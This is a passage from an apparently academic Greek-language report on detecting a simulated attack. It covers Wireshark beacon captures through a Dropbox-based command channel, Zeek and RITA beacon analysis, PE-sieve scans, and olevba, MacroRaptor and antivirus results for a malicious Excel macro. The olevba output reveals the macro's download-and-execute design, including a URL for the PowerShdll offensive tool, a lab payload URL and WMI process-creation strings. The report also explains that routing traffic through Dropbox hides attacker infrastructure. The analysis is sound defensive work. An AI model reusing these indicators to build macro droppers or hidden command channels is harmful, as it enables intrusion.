123…	21m 58.701524s	162.125.66.14	192.168.65.159	TLSv1…	901 Application Data
123…	21m 58.788071s	192.168.65.159	162.125.66.14	TCP	54 58782 → 443 [ACK] Seq=2752 Ack=6045 Win=63393 Len
135…	22m 58.735411s	192.168.65.159	162.125.66.14	TLSv1…	386 Application Data
135…	22m 58.735608s	162.125.66.14	192.168.65.159	TCP	60 443 → 58782 [ACK] Seq=6045 Ack=3084 Win=64240 Len
135…	22m 58.942623s	162.125.66.14	192.168.65.159	TLSv1…	901 Application Data
135…	22m 59.043768s	162.125.66.14	192.168.65.159	TCP	901 [TCP Retransmission] 443 → 58782 [PSH, ACK] Seq=6
135…	22m 59.043801s	192.168.65.159	162.125.66.14	TCP	54 58782 → 443 [ACK] Seq=3084 Ack=6892 Win=64240 Len
141…	23m 58.963846s	192.168.65.159	162.125.66.14	TLSv1…	386 Application Data
141…	23m 58.964101s	162.125.66.14	192.168.65.159	TCP	60 443 → 58782 [ACK] Seq=6892 Ack=3416 Win=64240 Len
141…	23m 59.245040s	162.125.66.14	192.168.65.159	TLSv1…	901 Application Data

Εικόνα 458. Callbacks Κάθε 60 Δευτερόλεπτα

Με τη δημιουργία του Dropbox listener, το θύμα αλληλεπιδρά με τη συγκεκριμένη υπηρεσία cloud και επομένως παραμένει κρυφή η υποδομή του επιτιθέμενου. Επιπλέον, λόγω της χρήσης της εν λόγω υπηρεσίας στο συγκεκριμένο σενάριο, η δικτυακή κίνηση παραμένει διαρκώς κρυπτογραφημένη, όπως φαίνεται στην *Εικόνα 459*. Με αυτόν τον τρόπο η ανίχνευση της beaconing δραστηριότητας καθίσταται δυσκολότερη.




Εικόνα 459. Κρυπτογραφημένη Κίνηση

Αντίστοιχα, στην *Εικόνα 460* τα callbacks του θύματος στην IP διεύθυνση 162.125.66.19 πραγματοποιούνται περίπου κάθε 60 δευτερόλεπτα (60 δευτερόλεπτα delay και 0% jitter).

333… 45m 52.225447s	162.125.66.19	192.168.65.159	TLSv1…	900	Application Data
333… 45m 52.290276s	192.168.65.159	162.125.66.19	TCP	54	59005 → 443 [ACK] Seq=748 Ack=962 Win=63279 Len=0
336… 46m 54.400717s	192.168.65.159	162.125.66.19	TLSv1…	282	Application Data
336… 46m 54.400947s	162.125.66.19	192.168.65.159	TCP	60	443 → 59005 [ACK] Seq=962 Ack=976 Win=64240 Len=0
336… 46m 54.400971s	192.168.65.159	162.125.66.19	TLSv1…	126	Application Data
336… 46m 54.401077s	162.125.66.19	192.168.65.159	TCP	60	443 → 59005 [ACK] Seq=962 Ack=1048 Win=64240 Len=
336… 46m 56.263710s	162.125.66.19	192.168.65.159	TLSv1…	900	Application Data
336… 46m 56.363923s	162.125.66.19	192.168.65.159	TCP	900	[TCP Retransmission] 443 → 59005 [PSH, ACK] Seq=9
337… 46m 56.363958s	192.168.65.159	162.125.66.19	TCP	54	59005 → 443 [ACK] Seq=1048 Ack=1808 Win=64240 Len
338… 47m 58.175462s	192.168.65.159	162.125.66.19	TLSv1…	282	Application Data
338… 47m 58.175675s	162.125.66.19	192.168.65.159	TCP	60	443 → 59005 [ACK] Seq=1808 Ack=1276 Win=64240 Len
338… 47m 58.175696s	192.168.65.159	162.125.66.19	TLSv1…	126	Application Data
338… 47m 58.175839s	162.125.66.19	192.168.65.159	TCP	60	443 → 59005 [ACK] Seq=1808 Ack=1348 Win=64240 Len

Εικόνα 460. Callbacks Κάθε 60 Δευτερόλεπτα

Και σε αυτήν την περίπτωση η δικτυακή κίνηση παραμένει διαρκώς κρυπτογραφημένη, όπως φαίνεται στην *Εικόνα 461*.



Εικόνα 461. Κρυπτογραφημένη Κίνηση

Προκειμένου να εκτελεστεί το εργαλείο RITA, είναι απαραίτητη η μετατροπή του .pcapng αρχείου που προέκυψε από το Wireshark σε logs συγκεκριμένου μορφότυπου (format). Όπως έχει ήδη τονιστεί, το εργαλείο Zeek [118], το οποίο αποτελεί εναλλακτική του Suricata, προσφέρει τη δυνατότητα μετατροπής του συγκεκριμένου αρχείου σε logs. Για παράδειγμα, το αρχείο Attack_Scenario_3.pcapng μετατρέπεται στα .log αρχεία που φαίνονται στην *Εικόνα 462* χρησιμοποιώντας την παρακάτω εντολή.

```
[root@localhost test3]# ls
Attack_Scenario_3.pcapng
[root@localhost test3]# zeek -C -r Attack_Scenario_3.pcapng
[root@localhost test3]# ls
Attack_Scenario_3.pcapng  dhcp.log   http.log      ntp.log            smb_mapping.log  x509.log
conn.log                  dns.log    kerberos.log  packet_filter.log  ssl.log
dce_rpc.log               files.log  ntlm.log      smb_files.log      weird.log
[root@localhost test3]# _
```

Εικόνα 462. Μετατροπή του .pcapng Αρχείου σε Zeek logs

Στη συνέχεια, με την εντολή που ακολουθεί (*Εικόνα 463*), τα .log αρχεία φορτώνονται στη βάση με όνομα Attack3.

```
[root@localhost test3]# rita import /home/user/test3/* Attack3

        [+] Importing [/home/user/test3/Attack_Scenario_3.pcapng /home/user/test3/conn.log /home/use
r/test3/dce_rpc.log /home/user/test3/dhcp.log /home/user/test3/dns.log /home/user/test3/files.log /h
ome/user/test3/http.log /home/user/test3/kerberos.log /home/user/test3/ntlm.log /home/user/test3/ntp
.log /home/user/test3/packet_filter.log /home/user/test3/smb_files.log /home/user/test3/smb_mapping.
log /home/user/test3/ssl.log /home/user/test3/weird.log /home/user/test3/x509.log]:
        [-] Verifying log files have not been previously parsed into the target dataset ...
        [-] Processing batch 1 of 1
        [-] Parsing logs to: Attack3 ...
        [-] Parsing /home/user/test3/conn.log -> Attack3
        [-] Parsing /home/user/test3/dns.log -> Attack3
        [-] Parsing /home/user/test3/http.log -> Attack3
        [-] Parsing /home/user/test3/ssl.log -> Attack3
        [-] Host Analysis:           92 / 92  [==================] 100 %
        [-] Uconn Analysis:          109 / 109  [==================] 100 %
        [-] Exploded DNS Analysis:   163 / 163  [==================] 100 %
        [-] Hostname Analysis:       163 / 163  [==================] 100 %
        [-] Beacon Analysis:         109 / 109  [==================] 100 %
        [-] FQDN Beacon Analysis:    163 / 163  [==================] 100 %
        [!] No Proxy Beacon data to analyze
        [-] UserAgent Analysis:      5 / 5  [==================] 100 %
        [!] No invalid certificate data to analyze
        [-] Updating blacklisted peers ...
        [-] Indexing log entries ...
        [-] Updating metadatabase ...
        [-] Done!
```

Εικόνα 463. Δημιουργία Dataset

Με την παρακάτω εντολή παρουσιάζονται τα πέντε sessions που προσομοιάζουν περισσότερο beaconing συμπεριφορά, έχουν δηλαδή το μεγαλύτερο score (*Εικόνα 464*). Να σημειωθεί ότι σύμφωνα με το documentation του εργαλείου, ένα score μεγαλύτερο του 70% θεωρείται ύποπτο και χρήζει περαιτέρω ανάλυσης. Ωστόσο, προκύπτει ότι τα sessions με IP διευθύνσεις προορισμού 162.125.66.14 και 162.125.66.19 διαθέτουν μικρό score. Αυτό οφείλεται κυρίως στη μικρή χρονική διάρκεια της επίθεσης. Όσο μεγαλύτερη είναι η χρονική διάρκεια μίας επίθεσης τόσο πιο ακριβή είναι τα αποτελέσματα του εργαλείου. Η επίθεση διήρκησε μόλις δύο ώρες αντί για μέρες ή βδομάδες που διαρκούν οι πραγματικές επιθέσεις.

```
[root@localhost test3]# rita show-beacons Attack3 | head -5
Score,Source IP,Destination IP,Connections,Avg. Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top
Intvl Count,Top Size Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion,Total Bytes
0.848,192.168.65.159,239.255.255.250,67,823,107,186,120,804,50,60,0,0,0,0,55170
0.848,192.168.65.159,192.168.65.2,64,366,114,1170,120,288,50,57,0,0,0,0,23472
0.844,192.168.65.1,239.255.255.250,50,811,1321,186,120,804,44,48,0,0,0,0,40572
0.758,192.168.65.158,192.168.65.2,384,432,119,222,1,288,35,62,0.333333,0.0769231,12,6,166011
[root@localhost test3]# rita show-beacons Attack3 | grep "162.125.66"
0.602,192.168.65.159,162.125.66.19,21,4654,662,2560,7,1079,2,11,0.403727,0,113,0,97736
0.302,192.168.65.159,162.125.66.14,46,514731,567,92478,2,7111,6,10,0.57529,-0.569892,72,292,23677654
```

Εικόνα 464. Rita Beacons

Αντίθετα, στις συνδέσεις μεγάλης διάρκειας (*Εικόνα 465*) εμφανίζονται οι συγκεκριμένες IP διευθύνσεις.

```
[root@localhost test3]# rita show-long-connections Attack3 | head -10
Source IP,Destination IP,Port:Protocol:Service,Duration,State
192.168.65.159,192.168.65.168,443:tcp:ssl 1514:tcp:-,7062.47,closed
192.168.65.159,162.125.66.14,443:tcp:- 443:tcp:ssl,958.694,closed
192.168.65.158,162.125.66.14,443:tcp:ssl,937.607,closed
192.168.65.159,162.125.66.19,443:tcp:ssl,489.297,closed
192.168.65.159,192.168.65.158,123:udp:- 53:udp:dns 135:tcp:dce_rpc 49667:tcp:dce_rpc 389:tcp:-,182.4
68,closed
192.168.65.159,152.199.19.161,443:tcp:ssl,180.566,closed
192.168.65.159,2.18.107.211,80:tcp:http,165.386,closed
192.168.65.158,162.125.66.19,443:tcp:ssl,164.101,closed
192.168.65.159,13.107.22.200,443:tcp:ssl,148.312,closed
```

Εικόνα 465. Rita Long Connections

Όπως έχει ήδη παρουσιαστεί στο *Κεφάλαιο 4.7.2*, το PE-sieve συμβάλλει στον εντοπισμό κακόβουλης δραστηριότητας χρησιμοποιώντας πληθώρα τεχνικών. Στη συγκεκριμένη περίπτωση, κατά την εκτέλεση του .xls αρχείου, αποδίδεται στη διεργασία το pid 608 (*Εικόνα 466*).

EXCEL.EXE	608	Running	v1	00	35,024 K	Disabled

Εικόνα 466. Process Identifier του excel.exe

Χωρίς να έχουν ακόμα ενεργοποιηθεί τα macros στο συγκεκριμένο αρχείο, παρατηρούνται συνολικά 18 ύποπτες δραστηριότητες (*Εικόνα 467*).

```
Administrator: Windows PowerShell
PS C:\Users\v1\Desktop\pe-sieve> .\pe-sieve64.exe /pid 608
PID: 608
Output filter: no filter: dump everything (default)
Dump mode: autodetect (default)
Using raw process!
[*] Scanning: C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE
[*] Scanning: C:\Windows\SysWoW64\ntdll.dll
[*] Scanning: C:\Windows\SysWoW64\kernel32.dll
[*] Scanning: C:\Windows\SysWoW64\KERNELBASE.dll
[*] Scanning: C:\Windows\SysWoW64\apphelp.dll
[*] Scanning: C:\Windows\SysWoW64\ole32.dll
[*] Scanning: C:\Windows\SysWoW64\ucrtbase.dll
```

```
---
PID: 608
---
SUMMARY:

Total scanned:      181
Skipped:            0
-
Hooked:             9
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          0
Unreachable files:  9
Other:              9
-
Total suspicious:   18
```

Εικόνα 467. Αποτέλεσμα του Εργαλείου PE-sieve Πριν την Ενεργοποίηση των Macros


Επιπλέον, κατά την ενεργοποίησή τους από το χρήστη οι ύποπτες δραστηριότητες αυξάνονται σε 20 (*Εικόνα 468*).

```
Administrator: Windows PowerShell
PS C:\Users\v1\Desktop\pe-sieve> .\pe-sieve64.exe /pid 608
PID: 608
Output filter: no filter: dump everything (default)
Dump mode: autodetect (default)
Using raw process!
[*] Scanning: C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE
[*] Scanning: C:\Windows\SysWoW64\ntdll.dll
[*] Scanning: C:\Windows\SysWoW64\kernel32.dll
[*] Scanning: C:\Windows\SysWoW64\KERNELBASE.dll
[*] Scanning: C:\Windows\SysWoW64\apphelp.dll
[*] Scanning: C:\Windows\SysWoW64\ole32.dll
```

```
PID: 608
---
SUMMARY:

Total scanned:      183
Skipped:            0
-
Hooked:             9
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          0
Unreachable files:  11
Other:              11
-
Total suspicious:   20
```

Εικόνα 468. Αποτέλεσμα του Εργαλείου PE-sieve Μετά την Ενεργοποίηση των Macros

Αναφορικά με το εργαλείο YARA, χρησιμοποιούνται οι παρακάτω κανόνες στατικής ανίχνευσης. Πρόκειται για ορισμένα strings (π.χ., ονόματα ύποπτων συναρτήσεων) τα οποία αν συνδυαστούν ενδέχεται να σχετίζονται με κακόβουλη δραστηριότητα. Να σημειωθεί πως τα strings είναι απολύτως υποθετικά δεδομένου ότι στόχος είναι η παρουσίαση του συγκεκριμένου εργαλείου. Το αποτέλεσμα της ανάλυσης είναι 1, επομένως αληθές (*Εικόνα 469*). Πιο συγκεκριμένα, δεδομένου ότι ικανοποιείται τουλάχιστον ένας, ανά κατηγορία, από τους παρακάτω κανόνες, το .xls αρχείο ενδέχεται να σχετίζεται με κακόβουλη δραστηριότητα.




Εικόνα 469. Εκτέλεση Εργαλείου YARA

Χρησιμοποιώντας το εργαλείο olevba, που αποτελεί μέρος της σουίτας oletools, προκύπτουν τα παρακάτω αποτελέσματα. Αρχικά, το εργαλείο εξάγει τον obfuscated .vba κώδικα που περιέχει το excel αρχείο (*Εικόνα 470*).

Εικόνα 470. Εκτέλεση Εργαλείου Olevba


Στη συνέχεια, κατηγοριοποιεί και αποτυπώνει αναλυτικά τις ύποπτες συναρτήσεις και συμβολοσειρές που περιέχονται στον .vba κώδικα (*Εικόνα 471*).



Type	Keyword	Description
AutoExec	Workbook_Open	Runs when the Excel Workbook is opened
Suspicious	Environ	May read system environment variables
Suspicious	Open	May open a file
Suspicious	Write	May write to a file (if combined with Open)
Suspicious	SaveToFile	May create a text file
Suspicious	Run	May run an executable file or a system command
Suspicious	Create	May execute file or a system command through WMI
Suspicious	ShowWindow	May hide the application
Suspicious	CreateObject	May create an OLE object
Suspicious	GetObject	May get an OLE object with a running instance
Suspicious	Windows	May enumerate application windows (if combined with Shell.Application object)
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Shell	May run an executable file or a system command (obfuscation: Hex)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	http://192.168.1.8:8000/calc	URL
IOC	192.168.1.8	IPv4 address
IOC	rundll32.exe	Executable file name
IOC	powershdll.dll	Executable file name

Εικόνα 471. Αποτέλεσμα Εργαλείου Olevba - Suspicious IOCs

Όπως παρατηρείται στο τμήμα της *Εικόνας 472*, μέσω του κακόβουλου κώδικα πραγματοποιείται σύνδεση στο github για τη λήψη του εργαλείου PowerShdll [173]. Το εν λόγω εργαλείο έχει αναλυθεί περαιτέρω στο *Κεφάλαιο 7.3.1*.



IOC	https://github.com/p3nt4/PowerShdll/raw/master/dll/bi	URL (obfuscation: Hex)
IOC	https://github.com/p3nt4/PowerShdll/raw/master/dll/bin/x86/Release/	URL (obfuscation: Hex)
IOC	PowerShdll.dll	Executable file name (obfuscation: Hex)
Hex String	https://github.com/p3nt4/PowerShdll/raw/master/dll/bi	68747470733a2f2f6769746875622e636f6d2f70336e74342f506f7765725368646c6c2f7261772f6d61737465722f646c6c2f6269
Hex String	n/x64/Release/PowerShdll.dll	6e2f7836342f52656c656173652f506f7765725368646c6c2e646c6c
Hex String	https://github.com/p3nt4/PowerShdll/raw/master/dll/bin/x86/Release/	68747470733a2f2f6769746875622e636f6d2f70336e74342f506f7765725368646c6c2f7261772f6d61737465722f646c6c2f62696e2f7838362f52656c656173652f
Hex String	PowerShdll.dll	506f7765725368646c6c2e646c6c
Hex String	MSXML2.Se	4d53584d4c322e5365
Hex String	rverXMLHTTP.6.0	72766572584d4c485454502e362e30
Hex String	ADODB.Str	41444f44422e537472
Hex String	winmgmts:\\.\root\	77696e6d676d74733a5c5c2e5c726f6f745c
Hex String	cimv2	63696d7632
Hex String	Win32_ProcessS	57696e33325f50726f6365737353
Hex String	tartup	746172747570
Hex String	winmgmts:\\.\roo	77696e6d676d74733a5c5c2e5c726f6f
Hex String	t\cimv2:Win32_Process	745c63696d76323a57696e33325f50726f63657373
Hex String	WScript.	575363726970742e
Hex String	Shell	5368656c6c

Εικόνα 472. Αποτέλεσμα Εργαλείου Olevba - Strings

Επιπλέον, το εργαλείο ανιχνεύει την τεχνική VBA stomping (*Εικόνα 473*), η οποία έχει αναλυθεί εκτενώς στο *Κεφάλαιο 4.7.7*.

Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source code and P-code are different, this may have been used to hide malicious code


Εικόνα 473. Αποτέλεσμα Εργαλείου Olevba - VBA Stomping

Από το εργαλείο MacroRaptor της σουίτας oletools, προκύπτει το παρακάτω αποτέλεσμα (*Εικόνα 474*). Το εν λόγω εργαλείο κατηγοριοποιεί το αρχείο ως ύποπτο, σε συντομότερο χρόνο σε σχέση με το olevba. Ωστόσο, δεν παρέχει την ίδια λεπτομερή ανάλυση των IOCs που οδηγούν στο συγκεκριμένο συμπέρασμα.

```
MacroRaptor 0.56.2 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/oletools/issues
-----------+-----+----+--------------------------------------------------------------------------
Result     |Flags|Type|File
-----------+-----+----+--------------------------------------------------------------------------
SUSPICIOUS|AWX  |OLE:|Important.xls

Flags: A=AutoExec, W=Write, X=Execute
Exit code: 20 - SUSPICIOUS
```


Εικόνα 474. Αποτέλεσμα Εργαλείου MacroRaptor

Σύμφωνα με το εργαλείο Hybrid Analysis προκύπτουν τα ακόλουθα αποτελέσματα (*Εικόνα 475*). Το .xls αρχείο κατατάσσεται ως κακόβουλο δεδομένου ότι πετυχαίνει ανίχνευση από AVs της τάξης του 69% και συνολικό threat score 96%.



Εικόνα 475. Αποτελέσματα Εργαλείου Hybrid Analysis

Πιο συγκεκριμένα, τα αποτελέσματα του Falcon EDR [145] και των AV λύσεων αναλύονται στην *Εικόνα 476*.



Εικόνα 476. Αποτελέσματα Falcon EDR και AV Λύσεων

Αξίζει να σημειωθεί ότι το VirusTotal δεν εμφανίζει αποτελέσματα αναφορικά με την επεξεργασία και την ανάλυση .xls αρχείων. Ωστόσο, σύμφωνα με το Metadefender το 38% (10 από τα 26) των AV λύσεων που χρησιμοποιεί κατατάσσουν το αρχείο ως κακόβουλο (*Εικόνα 477*).

Anti-Virus Scan Results for OPSWAT Metadefender (10/26)

Last update: 10/16/2021 11:41:17 (UTC)


ByteHero	✔	Xvirus Personal Guard	✔
AegisLab	✔	Vir.IT eXplorer	✘ Office.VBA_Macro_Heur
K7	✔	Kaspersky	✔
TrendMicro House Call	✘ Possibl.8F901E3B	Quick Heal	✔
RocketCyber	✔	Comodo	✔
Symantec	✔	Huorong	✔
Avira	✘ W97M/Agent.1196915	Sophos	✘ Troj/MacroPac-A
VirusBlokAda	✔	McAfee	✔
Cyren	✘ X97M/Agent.PO.gen!Eldorado	TACHYON	✔
TrendMicro	✘ Possibl.8F901E3B	Antiy	✔
Ikarus	✔	Emsisoft	✘ VB.Heur.EmoDldr.32.C6299665.Gen (B)
NANOAV	✘ Trojan.Ole2.Vbs-heuristic.druvzi	ESET	✘ VBA/TrojanDownloader.Agent.MUV trojan
Ahnlab	✔	BitDefender	✘ VB.Heur.EmoDldr.32.C6299665.Gen

Εικόνα 477. Αποτελέσματα Metadefender

Αναφορικά με τα αποτελέσματα του Falcon Sandbox [145], αυτά αποτυπώνονται στην *Εικόνα 478*.

